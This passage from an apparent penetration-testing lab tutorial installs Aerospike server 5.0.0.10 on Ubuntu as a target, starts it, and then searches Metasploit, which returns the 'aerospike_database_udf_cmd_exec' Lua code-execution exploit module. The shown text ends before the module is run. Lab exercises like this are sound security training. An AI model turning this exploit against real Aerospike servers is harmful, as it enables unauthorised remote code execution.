


```
user1@ubuntu:~/Downloads/aerospike-server-community-5.0.0.10-ubuntu18.04$ ls
aerospike-server-community-5.0.0.10.ubuntu18.04.x86_64.deb  dep-check
aerospike-tools-3.26.2.ubuntu18.04.x86_64.deb               LICENSE
asinstall                                                   SHA256SUMS
user1@ubuntu:~/Downloads/aerospike-server-community-5.0.0.10-ubuntu18.04$ sudo d
pkg -i aerospike-tools-3.26.2.ubuntu18.04.x86_64.deb
(Reading database ... 126119 files and directories currently installed.)
Preparing to unpack aerospike-tools-3.26.2.ubuntu18.04.x86_64.deb ...
Unpacking aerospike-tools (3.26.2) over (3.26.2) ...
Setting up aerospike-tools (3.26.2) ...
Installing /opt/aerospike
Writing /usr/local/lib/python2.7/dist-packages/aerospike.pth
Adding python path /opt/aerospike/lib/python
user1@ubuntu:~/Downloads/aerospike-server-community-5.0.0.10-ubuntu18.04$ 
```




```
user1@ubuntu:~/Downloads/aerospike-server-community-5.0.0.10-ubuntu18.04$ sudo d
pkg -i aerospike-server-community-5.0.0.10.ubuntu18.04.x86_64.deb
(Reading database ... 126119 files and directories currently installed.)
Preparing to unpack aerospike-server-community-5.0.0.10.ubuntu18.04.x86_64.deb .
..
Unpacking aerospike-server-community (5.0.0.10-1) over (5.0.0.10-1) ...
Setting up aerospike-server-community (5.0.0.10-1) ...
user1@ubuntu:~/Downloads/aerospike-server-community-5.0.0.10-ubuntu18.04$ 
```

This time aerospike should be successfully installed. We start the aerospike service.



```
user1@ubuntu:~/Downloads/aerospike-server-community-5.0.0.10-ubuntu18.04$ sudo s
ervice aerospike start
user1@ubuntu:~/Downloads/aerospike-server-community-5.0.0.10-ubuntu18.04$ 
```


The target is ready. Let's see how this exploit module works. We load the aerospike module as shown below.



```
msf6 > search aerospike

Matching Modules
================

   #  Name                                                          Disclosu
re Date  Rank   Check  Description
   -  ----                                                          --------
-------  ----   -----  -----------
   0  exploit/linux/misc/aerospike_database_udf_cmd_exec  2020-07-
31       great  Yes    Aerospike Database UDF Lua Code Execution


Interact with a module by name or index. For example info 0, use 0
 or use exploit/linux/misc/aerospike_database_udf_cmd_exec

msf6 > 
```

